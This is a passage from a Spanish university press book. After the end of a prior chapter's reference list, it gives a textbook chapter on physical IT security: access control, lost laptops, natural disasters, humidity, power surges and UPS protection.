31. Li, T., Sun, S., Corchado, J. M., & Siyau, M. F. (2014). A particle dyeing approach for track continuity for the SMC-PHD filter. In FUSION 2014 - 17th International Conference on Information Fusion. Retrieved from https://www.scopus.com/inward/record.uri?eid=2-s2.0-84910637583&partnerID=40&md5=709eb4815eaf544ce01a2c21aa749d8f
32. Li, T., Sun, S., Corchado, J. M., & Siyau, M. F. (2014). Random finite set-based Bayesian filters using magnitude-adaptive target birth intensity. In FUSION 2014 - 17th International Conference on Information Fusion. Retrieved from https://www.scopus.com/inward/record.uri?eid=2-s2.0-84910637788&partnerID=40&md5=bd8602d6146b014266cf07dc35a681e0
33. Lima, A. C. E. S., De Castro, L. N., & Corchado, J. M. (2015). A polarity analysis framework for Twitter messages. Applied Mathematics and Computation, 270, 756–767. https://doi.org/10.1016/j.amc.2015.08.059
34. Mar López, Juanita Pedraza, Javier Carbó, José M. Molina (2014). The awareness of Privacy issues in Ambient Intelligence. ADCAIJ: Advances in Distributed Computing and Artificial Intelligence Journal (ISSN: 2255-2863), Salamanca, v. 3, n. 2
35. Muñoz, M., Rodríguez, M., Rodríguez, M. E., & Rodríguez, S. (2012). Genetic evaluation of the class III dentofacial in rural and urban Spanish population by AI techniques. Advances in Intelligent and Soft Computing (Vol. 151 AISC). https://doi.org/10.1007/978-3-642-28765-7_49
36. Sittón-Candanedo, I., Alonso, R. S., Corchado, J. M., Rodríguez-González, S., & Casado-Vara, R. (2019). A review of edge computing reference architectures and a new global edge proposal. Future Generation Computer Systems, 99, 278-294.
37. Ricardo Faia, Tiago Pinto, Zita Vale (2016). Dynamic Fuzzy Clustering Method for Decision Support in Electricity Markets Negotiation. ADCAIJ: Advances in Distributed Computing and Artificial Intelligence Journal (ISSN: 2255-2863), Salamanca, v. 5, n. 1
38. Rodriguez-Fernandez J., Pinto T., Silva F., Praça I., Vale Z., Corchado J.M. (2018) Reputation Computational Model to Support Electricity Market Players Energy Contracts Negotiation. In: Bajo J. et al. (eds) Highlights of Practical Applications of Agents, Multi-Agent Systems, and Complexity: The PAAMS Collection. PAAMS 2018. Communications in Computer and Information Science, vol 887. Springer, Cham
39. Rodríguez, S., De La Prieta, F., Tapia, D. I., & Corchado, J. M. (2010). Agents and computer vision for processing stereoscopic images. Lecture Notes in Computer Science (including subseries Lecture Notes in Artificial Intelligence and Lecture Notes in Bioinformatics) (Vol. 6077 LNAI). https://doi.org/10.1007/978-3-642-13803-4_12
40. Rodríguez, S., Tapia, D. I., Sanz, E., Zato, C., De La Prieta, F., & Gil, O. (2010). Cloud computing integrated into service-oriented multi-agent architecture. IFIP Advances in Information and Communication Technology (Vol. 322 AICT). https://doi.org/10.1007/978-3-642-14341-0_29

ISBN: 978-84-9012-859-6

Colección Aquilafuente: AQ-239

41. Sittón, I., & Rodríguez, S. (2017). Pattern Extraction for the Design of Predictive Models in Industry 4.0. In International Conference on Practical Applications of Agents and Multi-Agent Systems (pp. 258–261).
42. Víctor Corcoba Magaña, Mario Muñoz Organero (2014). Reducing stress and fuel consumption providing road information. ADCAIJ: Advances in Distributed Computing and Artificial Intelligence Journal (ISSN: 2255-2863), Salamanca, v. 3, n. 4
43. Víctor Parra, Vivian López, Mohd Saberi Mohamad (2014). A multiagent system to assist elder people by TV communication. ADCAIJ: Advances in Distributed Computing and Artificial Intelligence Journal (ISSN: 2255-2863), Salamanca, v. 3, n. 2

ISBN: 978-84-9012-859-6
Colección Aquilafuente: AQ-239
Ediciones Universidad de Salamanca - cc by nc dc

ISBN: 978-84-9012-859-6
Colección Aquilafuente: AQ-239
Ediciones Universidad de Salamanca - cc by nc dc

Seguridad en gestión de redes y servicios

Luis Enrique Corredera de Colsa[1] and Fernando García Fernández [1]

[1] Flag Solutions, c/Bientocadas 12 – 37002 – Salamanca
{luisenrique,fernando}@flagsolutions.net

Resumen. Los equipos informáticos se pueden englobar en dos grandes ámbitos de actuación: la seguridad física y la seguridad software. En este capítulo vamos a centrarnos en la seguridad informática física, es decir, en los tipos de intrusión que pueden sufrir los equipos informáticos desde los puntos de acceso físicos que tengan esos equipos o servidores. La seguridad física es uno de los aspectos más olvidados a la hora del diseño de un sistema informático. Si bien algunos de los aspectos de seguridad física básicos como las copias de seguridad se prevén, otros como la detección de un atacante interno a la empresa o accesos físicos a recursos valiosos. En este capítulo vamos a describir los principales aspectos relacionados con la seguridad física de las redes y servicios.

Palabras clave: Seguridad hardware física.

Abstract. Computer equipment can be grouped into two main areas of action: physical security and software security. In this chapter we are going to focus on physical computer security, that is to say, on the types of intrusion that computer equipment can suffer from the physical access points that these equipment or servers have. Physical security is one of the most forgotten aspects of the design of a computer system. While some of the basic physical security aspects such as backups are foreseen, others such as the detection of an internal attacker to the company or physical access to valuable resources. In this chapter we will describe the main aspects related to the physical security of networks and services.

Keywords: Physical hardware security

ISBN: 978-84-9012-859-6
Colección Aquilafuente: AQ-239
Ediciones Universidad de Salamanca - cc by nc dc

1 Seguridad Física

1.1 Introducción

Al hablar de seguridad se piensa principalmente en amenazas del exterior y peligros que quieren entrar (hackers, virus, ataques DoS…), por lo que se fortifican las medidas perimetrales de seguridad. El problema es que existe una alta probabilidad de que un ataque provenga desde dentro de la organización ya sea intencionado o accidental y en formas que ni siquiera se han contemplado. Además en los medios muchas veces leemos que han atacado una página web concreta, que han robado millones de tarjetas de crédito o que alguien se ha hecho pasar por otra persona en su correo electrónico, todos ellos errores "lógicos", bien humanos o bien de programación. Pero existen otros aspectos a tener en cuenta iguales o más graves.

La seguridad física es una de los aspectos más olvidados a la hora del diseño de un sistema informático. Si bien algunos de los aspectos de seguridad física básicos como las copias de seguridad se prevén, otros como la detección de un atacante interno a la empresa o accesos físicos a recursos valiosos, no. Esto puede derivar en que para un atacante sea más fácil copiar una cinta de backup que intentar acceder vía lógica a la misma.

Así, la Seguridad Física consiste en la "aplicación de barreras físicas y procedimientos de control, como medidas de prevención y contramedidas ante amenazas a los recursos e información confidencial". Se refiere a los controles y mecanismos de seguridad dentro y alrededor del, llamémosle, centro de cómputo, así como los medios de acceso remoto al y desde el mismo implementados para proteger el hardware y medios de almacenamiento de datos.

1.1.1 ¿Por qué?

Las principales amenazas que se prevén en Seguridad Física son:

1. Desastres naturales: incendios accidentales, tormentas e inundaciones
2. Amenazas ocasionadas por el hombre (consciente o inconscientemente)
3. Disturbios, sabotajes internos y externos deliberados.

Evaluar y controlar permanentemente la seguridad física de las instalaciones de cómputo y del edificio es la base para comenzar a integrar la seguridad como una función primordial dentro de cualquier organismo.

Tener controlado el ambiente y acceso físico permite:

- Disminuir siniestros.
- Trabajar mejor manteniendo la sensación de seguridad.
- Descartar falsas hipótesis si se produjeran incidentes.
- Tener los medios para luchar contra accidentes.

Pero aparte de destrucción física de los aparatos, la seguridad física también puede afectar a los datos, a la parte lógica. El activo más importante que se posee es la información y deben existir técnicas, más allá de la seguridad física, que la asegure. Estas técnicas las brinda la **Seguridad Lógica,** es decir, la *aplicación de barreras y procedimientos que aseguren el acceso a los datos y sólo se permita acceder a ellos a las personas autorizadas para hacerlo*. De manera más formal, lo que debemos mantener es:

- **Integridad**: La información sólo puede ser modificada por quien está autorizado y de manera controlada.

ISBN: 978-84-9012-859-6

Colección Aquilafuente: AQ-239
Ediciones Universidad de Salamanca - cc by nc dc

- **Confidencialidad**: La información sólo debe ser leída por los autorizados.
- **Disponibilidad**: Debe estar disponible cuando se necesita.
- **No repudio**: El uso y/o modificación de la información por parte de un usuario debe ser irrefutable, es decir, que el usuario no puede negar dicha acción.

Existe un viejo dicho en la seguridad informática que dicta que "todo lo que no está permitido debe estar prohibido" y esto es lo que debe asegurar la Seguridad Lógica.

Los objetivos que se plantean serán:

- Restringir el acceso a los programas y archivos
- Asegurar que los operadores puedan trabajar sin una supervisión minuciosa y no puedan modificar los programas ni los archivos que no correspondan.
- Asegurar que se estén utilizando los datos, archivos y programas correctos en y por el procedimiento correcto.
- Que la información transmitida sea recibida por el destinatario al cual ha sido enviada y no a otro.
- Que la información recibida sea la misma que ha sido transmitida.
- Que existan sistemas alternativos secundarios de transmisión entre diferentes puntos.
- Que se disponga de pasos alternativos de emergencia para la transmisión de información.

Hemos de ser conscientes de que la seguridad física es demasiado importante como para ignorarla: un ladrón que roba un ordenador para venderlo, un incendio o un atacante que accede sin problemas a la sala de servidores nos pueden hacer mucho más daño que un intruso que intenta conectar remotamente con una máquina no autorizada. De nada sirve que utilicemos los más avanzados medios de cifrado para conectar a nuestros servidores, ni que hayamos definido una política de cortafuegos muy restrictiva: si no tenemos en cuenta factores físicos, estos esfuerzos para proteger nuestra información no van a servir de nada.

Además, en el caso de organismos con requerimientos de seguridad medios, unas medidas de seguridad físicas pueden ejercen un efecto disuasorio sobre la mayoría de atacantes: como casi todos los atacantes de los equipos de estos entornos son casuales (esto es, no tienen interés específico sobre nuestros equipos, sino sobre cualquier equipo), si notan a través de medidas físicas que nuestra organización está preocupada por la seguridad probablemente abandonarán el ataque para lanzarlo contra otra red menos protegida [1-5].

1.1.2 Medidas justificadas

Una cosa a tener en cuenta es que cada sitio es diferente y, por tanto, también lo son sus necesidades de seguridad; de esta forma, no se pueden dar recomendaciones específicas sino pautas generales a tener en cuenta, que pueden variar desde el simple sentido común (como es el cerrar con llave sitios de acceso restringido cuando no los usemos) hasta medidas mucho más complejas o la utilización de hardware específico de limpieza de datos o prevención de radiaciones electromagnéticas de los equipos. Cada institución ha de analizar el valor de lo que se quiere proteger y la probabilidad de las amenazas potenciales para, en función de los resultados obtenidos, diseñar un plan de seguridad adecuado.

El hardware es frecuentemente el elemento más caro de todo sistema informático. Por tanto, las medidas encaminadas a asegurar su integridad son una parte importante de la seguridad física de

ISBN: 978-84-9012-859-6
Colección Aquilafuente: AQ-239
Ediciones Universidad de Salamanca - cc by nc dc

cualquier organización, especialmente en las dedicadas a I+D: universidades, centros de investigación, institutos tecnológicos. . . suelen poseer entre sus equipos máquinas muy caras, desde servidores con una gran potencia de cálculo hasta routers de última tecnología, pasando por modernos sistemas de transmisión de datos como la fibra óptica.
Son muchas las amenazas al hardware de una instalación informática; veremos brevemente, sus posibles efectos y algunas soluciones, si no para evitar los problemas sí al menos para minimizar sus efectos.

1.2 Acceso físico

La posibilidad de acceder físicamente a una máquina hace inútiles casi todas las medidas de seguridad que hayamos aplicado sobre ella: hemos de pensar que, si un atacante puede llegar con total libertad hasta un equipo, puede llevarse un disco duro, cortar los cables de la red o incluso verter un café sobre la máquina. Para realizar cualquiera de estas cosas no necesita privilegios en el sistema; no importa la robustez de nuestros cortafuegos; ni siquiera necesita una clave de usuario para modificar la información almacenada, destruirla o simplemente leerla.
Incluso sin llegar al extremo de desmontar la máquina, que quizás resulte algo exagerado, la persona que accede al equipo puede pararlo o arrancar una versión diferente del sistema operativo y, con él, montar los discos duros de la máquina y extraer de ellos la información deseada; incluso es posible que utilice un ramdisk o una livecd con ciertas utilidades que constituyan una amenaza para otros equipos, como nukes o sniffers.
Visto esto, parece claro que cierta seguridad física es necesaria para garantizar la seguridad global de la red y los sistemas conectados a ella; evidentemente el nivel de seguridad física depende completamente del entorno donde se ubiquen los puntos a proteger (no es necesario hablar sólo de equipos, sino de cualquier elemento físico que se pueda utilizar para amenazar la seguridad, como una toma de red apartada en cualquier rincón de un edificio de nuestra organización). Mientras que parte de los equipos estarían bien protegidos, por ejemplo, los servidores de un departamento o las máquinas de los despachos, otros muchos estarían en lugares de acceso semipúblico, como laboratorios de prácticas; es justamente sobre estos últimos sobre los que debemos extremar las precauciones, ya que lo más fácil y discreto para un atacante es acceder a uno de estos equipos y, en segundos, lanzar un ataque completo sobre la red.
Otra cosa a tener en cuenta son los equipos que salen de la organización. Según un estudio de Dell (ver bibliografía 3) cada semana en los aeropuertos de EE.UU. se pierden, olvidan o roban 12000 portátiles. En **¡Error! No se encuentra el origen de la referencia.** puede verse la distribución de dichas pérdidas. De ellas, según el estudio, sólo el 33% son reclamadas y el 67% restante permanecen en Objetos Perdidos hasta que se dispone de ellos según lo que la política del aeropuerto establezca. Estos equipos pueden contener millones de ficheros y datos sensibles que

ISBN: 978-84-9012-859-6

Colección Aquilafuente: AQ-239
Ediciones Universidad de Salamanca - cc by nc dc

pueden ser accedidos potencialmente por los trabajadores o personal autorizado de esos aeropuertos sin conocimiento ni permiso de los dueños.




Ilustración 2 - Aeropuestos de EE.UU con más perdidas

Respecto a la información contenida, de los viajeros de clase Business encuestados, el 53% reconocía que tenía información de la empresa, el 65% reconoce que no tomó medidas de protección de dichos datos y el 42% reconoce que no realiza copias de seguridad de los datos de sus equipos. Si a esto unimos todos los dispositivos de mano que una persona puede tener: teléfonos móviles, memorias USB, discos duros portátiles, cámaras de fotos, agendas electrónicas, el número de posibles fugas aumenta.
Si tenemos en cuenta el coste estimado de perder la información confidencial por la misma empresa que realizó el informe[9] es de 197 dólares por registro, el coste de la pérdida de un portátil para una empresa es enorme.

1.2.1 Prevención

1.2.1.1 Acceso físico

¿Cómo prevenir un acceso físico no autorizado a un determinado punto? Hay soluciones para todos los gustos, y también de todos los precios:

- analizadores de retina,
- tarjetas inteligentes,
- videocámaras,
- vigilantes jurados,
- ...

Todos los modelos de autenticación de usuarios son aplicables, aparte de para controlar el acceso lógico a los sistemas, para controlar el acceso físico; de todos ellos, quizás los más adecuados a la seguridad física sean los biométricos y los basados en algo poseído (Generadores de claves de un solo uso), si bien estos últimos pueden ser caros para utilizarlos masivamente en entornos de seguridad media.

[9] U.S. Cost of Data Breach Study, Ponemon Institute, LLC, November 2007

ISBN: 978-84-9012-859-6
Colección Aquilafuente: AQ-239
Ediciones Universidad de Salamanca - cc by nc dc

Pero no hay que irse a sistemas tan complejos para prevenir accesos físicos no autorizados; normas tan elementales como cerrar las puertas con llave al salir de un laboratorio o un despacho o bloquear las tomas de red que no se suelan utilizar y que estén situadas en lugares apartados son en ocasiones más que suficientes para prevenir ataques. También basta el sentido común para darse cuenta de que el cableado de red es un elemento importante para la seguridad, por lo que es recomendable apartarlo del acceso directo; por desgracia, en muchas organizaciones podemos ver excelentes ejemplos de lo que no hay que hacer en este sentido: cualquiera que pasee por entornos más o menos amplios (el campus de una universidad, por ejemplo) seguramente podrá ver (o pinchar o cortar. . .) cables descolgados al alcance de todo el mundo, especialmente durante el verano, época que se suele aprovechar para hacer obras.
Todos hemos visto películas en las que se mostraba un estricto control de acceso a instalaciones militares mediante tarjetas inteligentes, analizadores de retina o verificadores de la geometría de la mano; aunque algunos de estos métodos aún suenen a ciencia ficción y sean demasiado caros para la mayor parte de entornos (recordemos que si el sistema de protección es más caro que lo que se quiere proteger tenemos un grave error en nuestros planes de seguridad), otros se pueden aplicar, y se aplican, en muchas organizaciones. Concretamente, el uso de lectores de tarjetas para poder acceder a ciertas dependencias es algo muy a la orden del día; la idea es sencilla: alguien pasa una tarjeta por el lector, que conecta con un sistema (por ejemplo, un ordenador) en el que existe una base de datos con información de los usuarios y los recintos a los que se le permite el acceso. Si la tarjeta pertenece a un usuario capacitado para abrir la puerta, ésta se abre, y en caso contrario se registra el intento y se niega el acceso.

1.2.1.2 ¿Y si ya hay acceso?

Para el caso en que el acceso ya esté efectuado, bien porque han traspasado las puertas, bien por robo o extravío del equipo, existen una serie de medidas orientadas a paliar el acceso a la información contenida que también han de tenerse en cuenta.

1. Tomar medidas de seguridad adecuadas para proteger su información. Uso de tecnologías de cifrado y claves para evitar el acceso a la información y el arranque o funcionamiento del equipo y, por supuesto, copia de seguridad de la información relevante del sistema.
2. Etiquetar el ordenador para, si se pierde, que sepan a quien devolvérselo. Tampoco es necesario dar demasiados datos no sea que el que lo encuentre vea interés en la posible información y se decante por nuestro equipo para husmear la información.
3. No mantener en el equipo información no relevante para su uso. Si se mantiene la información justa que se necesita, la pérdida de la misma tendrá un impacto mucho menor.

1.2.2 Detección

Cuando la prevención es difícil por cualquier motivo (técnico, económico, humano...) es deseable que un potencial ataque sea detectado cuanto antes, para minimizar así sus efectos. Aunque en la detección de problemas, generalmente accesos físicos no autorizados, intervienen medios técnicos, como cámaras de vigilancia de circuito cerrado o alarmas, en entornos más normales el esfuerzo en detectar estas amenazas se ha de centrar en las personas que utilizan los sistemas y en las que sin utilizarlos están relacionadas de cierta forma con ellos; sucede lo mismo que con la

ISBN: 978-84-9012-859-6

Colección Aquilafuente: AQ-239
Ediciones Universidad de Salamanca - cc by nc dc

seguridad lógica: se ha de ver toda la protección como una cadena tan fuerte como su eslabón más débil.
Es importante concienciar a todos de su papel en la política de seguridad del entorno; si un usuario autorizado detecta presencia de alguien de quien sospecha que no tiene autorización para estar en una determinada estancia debe avisar inmediatamente al administrador o al responsable de los equipos, que a su vez puede avisar al servicio de seguridad si es necesario. No obstante, utilizar este servicio debe ser solamente un último recurso: generalmente en la mayoría de entornos no estamos tratando con terroristas, sino por fortuna con elementos mucho menos peligrosos. Si cada vez que se sospecha de alguien se avisa al servicio de seguridad esto puede repercutir en el ambiente de trabajo de los usuarios autorizados estableciendo cierta presión que no es en absoluto recomendable; un simple '¿puedo ayudarte en algo?' suele ser más efectivo que un guardia solicitando una identificación formal. Esto es especialmente recomendable en lugares de acceso restringido, como laboratorios de investigación o centros de cálculo, donde los usuarios habituales suelen conocerse entre ellos y es fácil detectar personas ajenas al entorno.

1.3 Desastres naturales

En el anterior punto hemos hecho referencia a accesos físicos no autorizados a zonas o a elementos que pueden comprometer la seguridad de los equipos o de toda la red; sin embargo, no son estas las únicas amenazas relacionadas con la seguridad física. Un problema que no suele ser tan habitual, pero que en caso de producirse puede acarrear gravísimas consecuencias, es el derivado de los desastres naturales y su (falta de) prevención.
Algunos desastres naturales a tener en cuenta:

1. Terremotos y vibraciones
2. Tormentas eléctricas
3. Inundaciones y humedad
4. Incendios y humos

1.3.1 Terremotos

Los terremotos son el desastre natural menos probable en la mayoría de organismos ubicados en España, simplemente por su localización geográfica: no nos encontramos en una zona donde se suelan producir temblores de intensidad considerable; incluso en zonas del sur de España, como Almería, donde la probabilidad de un temblor es más elevada, los terremotos no suelen alcanzan la magnitud necesaria para causar daños en los equipos. Por tanto, no se suelen tomar medidas serias contra los movimientos sísmicos, ya que la probabilidad de que sucedan es tan baja que no merece la pena invertir dinero para minimizar sus efectos.
De cualquier forma, aunque algunas medidas contra terremotos son excesivamente caras para la mayor parte de organizaciones en España (evidentemente serían igual de caras en zonas como Los Ángeles, pero allí el coste estaría justificado por la alta probabilidad de que se produzcan movimientos de magnitud considerable), no cuesta nada tomar ciertas medidas de prevención:

- No situar equipos en sitios altos para evitar caídas,
- No colocar elementos móviles sobre los equipos para evitar que caigan sobre ellos,
- Separar los equipos de las ventanas para evitar que caigan por ellas o qué objetos lanzados desde el exterior los dañen,
- Utilizar fijaciones para elementos críticos,
- Colocar los equipos sobre plataformas de goma para que esta absorba las vibraciones.

ISBN: 978-84-9012-859-6
Colección Aquilafuente: AQ-239
Ediciones Universidad de Salamanca - cc by nc dc

Quizás hablar de terremotos en un trabajo dedicado a sistemas `normales' especialmente centrándonos en lugares con escasa actividad sísmica pueda resultar incluso gracioso, o cuanto menos exagerado. No obstante, no debemos entender por terremotos únicamente a los grandes desastres que derrumban edificios y destrozan vías de comunicación; quizás sería más apropiado hablar incluso de vibraciones, desde las más grandes (los terremotos) hasta las más pequeñas (un simple motor cercano a los equipos). Las vibraciones, incluso las más imperceptibles, pueden dañar seriamente cualquier elemento electrónico de nuestras máquinas, especialmente si se trata de vibraciones continuas: los primeros efectos pueden ser problemas con los cabezales de los discos duros o con los circuitos integrados que se dañan en las placas. Para hacer frente a pequeñas vibraciones podemos utilizar plataformas de goma donde situar a los equipos, de forma que la plataforma absorba la mayor parte de los movimientos; incluso sin llegar a esto, una regla común es evitar que entren en contacto equipos que poseen una electrónica delicada con hardware más mecánico, como las impresoras: estos dispositivos no paran de generar vibraciones cuando están en funcionamiento, por lo que situar una pequeña impresora encima de la CPU de una máquina es una idea nefasta. Como dicen algunos expertos, el espacio en la sala de operaciones es un problema sin importancia comparado con las consecuencias de fallos en un disco duro o en la placa base de un ordenador [6-15].

1.3.2 Tormentas eléctricas

Las tormentas con aparato eléctrico, especialmente frecuentes en verano (cuando mucho personal se encuentra de vacaciones, lo que las hace más peligrosas) generan subidas súbitas de tensión infinitamente superiores a las que pueda generar un problema en la red eléctrica, como veremos a continuación. Si cae un rayo sobre la estructura metálica del edificio donde están situados nuestros equipos es casi seguro que podemos ir pensando en comprar otros nuevos; sin llegar a ser tan dramáticos, la caída de un rayo en un lugar cercano puede inducir un campo magnético lo suficientemente intenso como para destruir hardware incluso protegido contra voltajes elevados.
Sin embargo, las tormentas poseen un lado positivo: son predecibles con más o menos exactitud, lo que permite a un administrador parar sus máquinas y desconectarlas de la línea eléctrica. Entonces, ¿cuál es el problema? Aparte de las propias tormentas, el problema son los responsables de los equipos: la caída de un rayo es algo poco probable en una gran ciudad donde existen artilugios destinados justamente a atraer rayos de una forma controlada; tanto es así que mucha gente ni siquiera ha visto caer cerca un rayo, por lo que directamente tiende a asumir que eso no le va a suceder nunca, y menos a sus equipos. Por tanto, muy pocos administradores se molestan en parar máquinas y desconectarlas ante una tormenta; si el fenómeno sucede durante las horas de trabajo y la tormenta es fuerte, quizás sí que lo hace, pero si sucede un sábado por la noche nadie va a ir a la sala de operaciones a proteger a los equipos, y nadie antes se habrá tomado la molestia de protegerlos por una simple previsión meteorológica. Si a esto añadimos lo que antes hemos comentado, que las tormentas se producen con más frecuencia en pleno verano, cuando casi toda la plantilla está de vacaciones y sólo hay un par de personas de guardia, tenemos el caldo de cultivo ideal para que una amenaza que a priori no es muy grave se convierta en el final de algunos de nuestros equipos. **Conclusión**: todos hemos de tomar más en serio a la Naturaleza cuando nos avisa con un par de truenos. . .
Otra medida de protección contra las tormentas eléctricas hace referencia a la ubicación de los medios magnéticos, especialmente las copias de seguridad; aunque hablaremos con más detalle de la protección de los backups más adelante, de momento podemos adelantar que se han de almacenar lo más alejados posible de la estructura metálica de los edificios. Un rayo en el propio edificio, o en un lugar cercano, puede inducir un campo electromagnético lo suficientemente

ISBN: 978-84-9012-859-6

Colección Aquilafuente: AQ-239

grande como para borrar de golpe todas nuestras cintas o discos, lo que añade a los problemas por daños en el hardware la pérdida de toda la información de nuestros sistemas.

1.3.3 Inundaciones y humedad

Cierto grado de humedad es necesario para un correcto funcionamiento de nuestras máquinas: en ambientes extremadamente secos el nivel de electricidad estática es elevado, lo que, como veremos más tarde, puede transformar un pequeño contacto entre una persona y un circuito, o entre diferentes componentes de una máquina, en un daño irreparable al hardware y a la información. No obstante, niveles de humedad elevados son perjudiciales para los equipos porque pueden producir condensación en los circuitos integrados, lo que origina cortocircuitos que evidentemente tienen efectos negativos sobre cualquier elemento electrónico de una máquina.
Controlar el nivel de humedad en los entornos habituales es algo innecesario, ya que por norma nadie ubica estaciones en los lugares más húmedos o que presenten situaciones extremas; no obstante, ciertos equipos son especialmente sensibles a la humedad, por lo que es conveniente consultar los manuales de todos aquellos de los que tengamos dudas. Quizás sea necesario utilizar alarmas que se activan al detectar condiciones de muy poca o demasiada humedad, especialmente en sistemas de alta disponibilidad o de altas prestaciones, donde un fallo en un componente puede ser crucial.
Cuando ya no se habla de una humedad más o menos elevada sino de completas inundaciones, los problemas generados son mucho mayores. Casi cualquier medio (una máquina, una cinta, un router,...) que entre en contacto con el agua queda automáticamente inutilizado, bien por el propio líquido o bien por los cortocircuitos que genera en los sistemas electrónicos. Evidentemente, contra las inundaciones las medidas más efectivas son las de prevención (frente a las de detección); podemos utilizar detectores de agua en los suelos o falsos suelos de las salas de operaciones, y apagar automáticamente los sistemas en caso de que se activen. Tras apagar los sistemas podemos tener también instalado un sistema automático que corte la corriente: algo muy común es intentar sacar los equipos (previamente apagados o no) de una sala que se está empezando a inundar; esto, que a primera vista parece lo lógico, es el mayor error que se puede cometer si no hemos desconectado completamente el sistema eléctrico, ya que la mezcla de corriente y agua puede causar incluso la muerte a quien intente salvar equipos. Por muy caro que sea el hardware o por muy valiosa que sea la información a proteger, nunca serán magnitudes comparables a lo que supone la pérdida de vidas humanas. Otro error común relacionado con los detectores de agua es situar a los mismos a un nivel superior que a los propios equipos a salvaguardar (¡incluso en el techo, junto a los detectores de humo!); evidentemente, cuando en estos casos el agua llega al detector poco se puede hacer ya por las máquinas o la información que contienen.
Medidas de protección menos sofisticadas pueden ser la instalación de un falso suelo por encima del suelo real, o simplemente tener la precaución de situar a los equipos con una cierta elevación respecto al suelo, pero sin llegar a situarlos muy altos por los problemas que ya hemos comentado al hablar de terremotos y vibraciones.

1.4 Desastres del entorno

1.4.1 Electricidad

Quizás los problemas derivados del entorno de trabajo más frecuentes son los relacionados con el sistema eléctrico que alimenta nuestros equipos; cortocircuitos, picos de tensión, cortes de flujo. . . a diario amenazan la integridad tanto de nuestro hardware como de los datos que almacena o que circulan por él.

ISBN: 978-84-9012-859-6
Colección Aquilafuente: AQ-239
Ediciones Universidad de Salamanca - cc by nc dc

El problema menos común en las instalaciones modernas son las subidas de tensión, conocidas como *picos* porque generalmente duran muy poco: durante unas fracciones de segundo el voltaje que recibe un equipo sube hasta sobrepasar el límite aceptable que dicho equipo soporta. Lo normal es que estos picos apenas afecten al hardware o a los datos gracias a que en la mayoría de equipos hay instalados fusibles, elementos que se funden ante una subida de tensión y dejan de conducir la corriente, provocando que la máquina permanezca apagada. Disponga o no de fusibles el equipo a proteger (lo normal es que sí los tenga) una medida efectiva y barata es utilizar tomas de tierra para asegurar aún más la integridad; estos mecanismos evitan los problemas de sobretensión desviando el exceso de corriente hacia el suelo de una sala o edificio, o simplemente hacia cualquier lugar con voltaje nulo. Una toma de tierra sencilla puede consistir en un buen conductor conectado a los chasis de los equipos a proteger y a una barra maciza, también conductora, que se introduce lo más posible en el suelo; el coste de la instalación es pequeño, especialmente si lo comparamos con las pérdidas que supondría un incendio que afecte a todos o a una parte de nuestros equipos.

Incluso teniendo un sistema protegido con los métodos anteriores, si la subida de tensión dura demasiado, o si es demasiado rápida, podemos sufrir daños en los equipos; existen acondicionadores de tensión comerciales que protegen de los picos hasta en los casos más extremos, y que también se utilizan como filtros para ruido eléctrico. Aunque en la mayoría de situaciones no es necesario su uso, si nuestra organización tiene problemas por el voltaje excesivo quizás sea conveniente instalar alguno de estos aparatos.

Un problema que los estabilizadores de tensión o la toma de tierra no pueden solucionar es justamente el contrario a las subidas de tensión: las bajadas, situaciones en las que la corriente desciende por debajo del voltaje necesario para un correcto funcionamiento del sistema, pero sin llegar a ser lo suficientemente bajo para que la máquina se apague. En estas situaciones la máquina se va a comportar de forma extraña e incorrecta, por ejemplo no aceptando algunas instrucciones, no completando escrituras en disco o memoria, etc. Es una situación similar a la de una bombilla que pierde intensidad momentáneamente por falta de corriente, pero trasladada a un sistema que en ese pequeño intervalo ejecuta miles o millones de instrucciones y transferencias de datos.

Otro problema, muchísimo más habitual que los anteriores en redes eléctricas modernas, son los cortes en el fluido eléctrico que llega a nuestros equipos. Aunque un simple corte de corriente no suele afectar al hardware, lo más peligroso (y que sucede en muchas ocasiones) son las idas y venidas rápidas de la corriente; en esta situación, aparte de perder datos, nuestras máquinas pueden sufrir daños.

La forma más efectiva de proteger nuestros equipos contra estos problemas de la corriente eléctrica es utilizar una SAI (Servicio de Alimentación Ininterrumpida) conectada al elemento que queremos proteger. Estos dispositivos mantienen un flujo de corriente correcto y estable de corriente, protegiendo así los equipos de subidas, cortes y bajadas de tensión; tienen capacidad para seguir alimentando las máquinas incluso en caso de que no reciban electricidad (evidentemente no las alimentan de forma indefinida, sino durante un cierto tiempo (el necesario para detener el sistema de forma ordenada). Por tanto, en caso de fallo de la corriente el SAI informará a la máquina que a través de un programa como el configurador de energía Windows o el /sbin/powerd en Linux, recibe la información y decide cuanto tiempo de corriente le queda para poder pararse correctamente; si de nuevo vuelve el flujo la SAI vuelve a informar de este evento y el sistema desprograma su parada. Así de simple: por poco más de diez mil pesetas podemos obtener una SAI pequeña, más que suficiente para muchos servidores, que nos va a librar de la mayoría de los problemas relacionados con la red eléctrica.

ISBN: 978-84-9012-859-6

Colección Aquilafuente: AQ-239

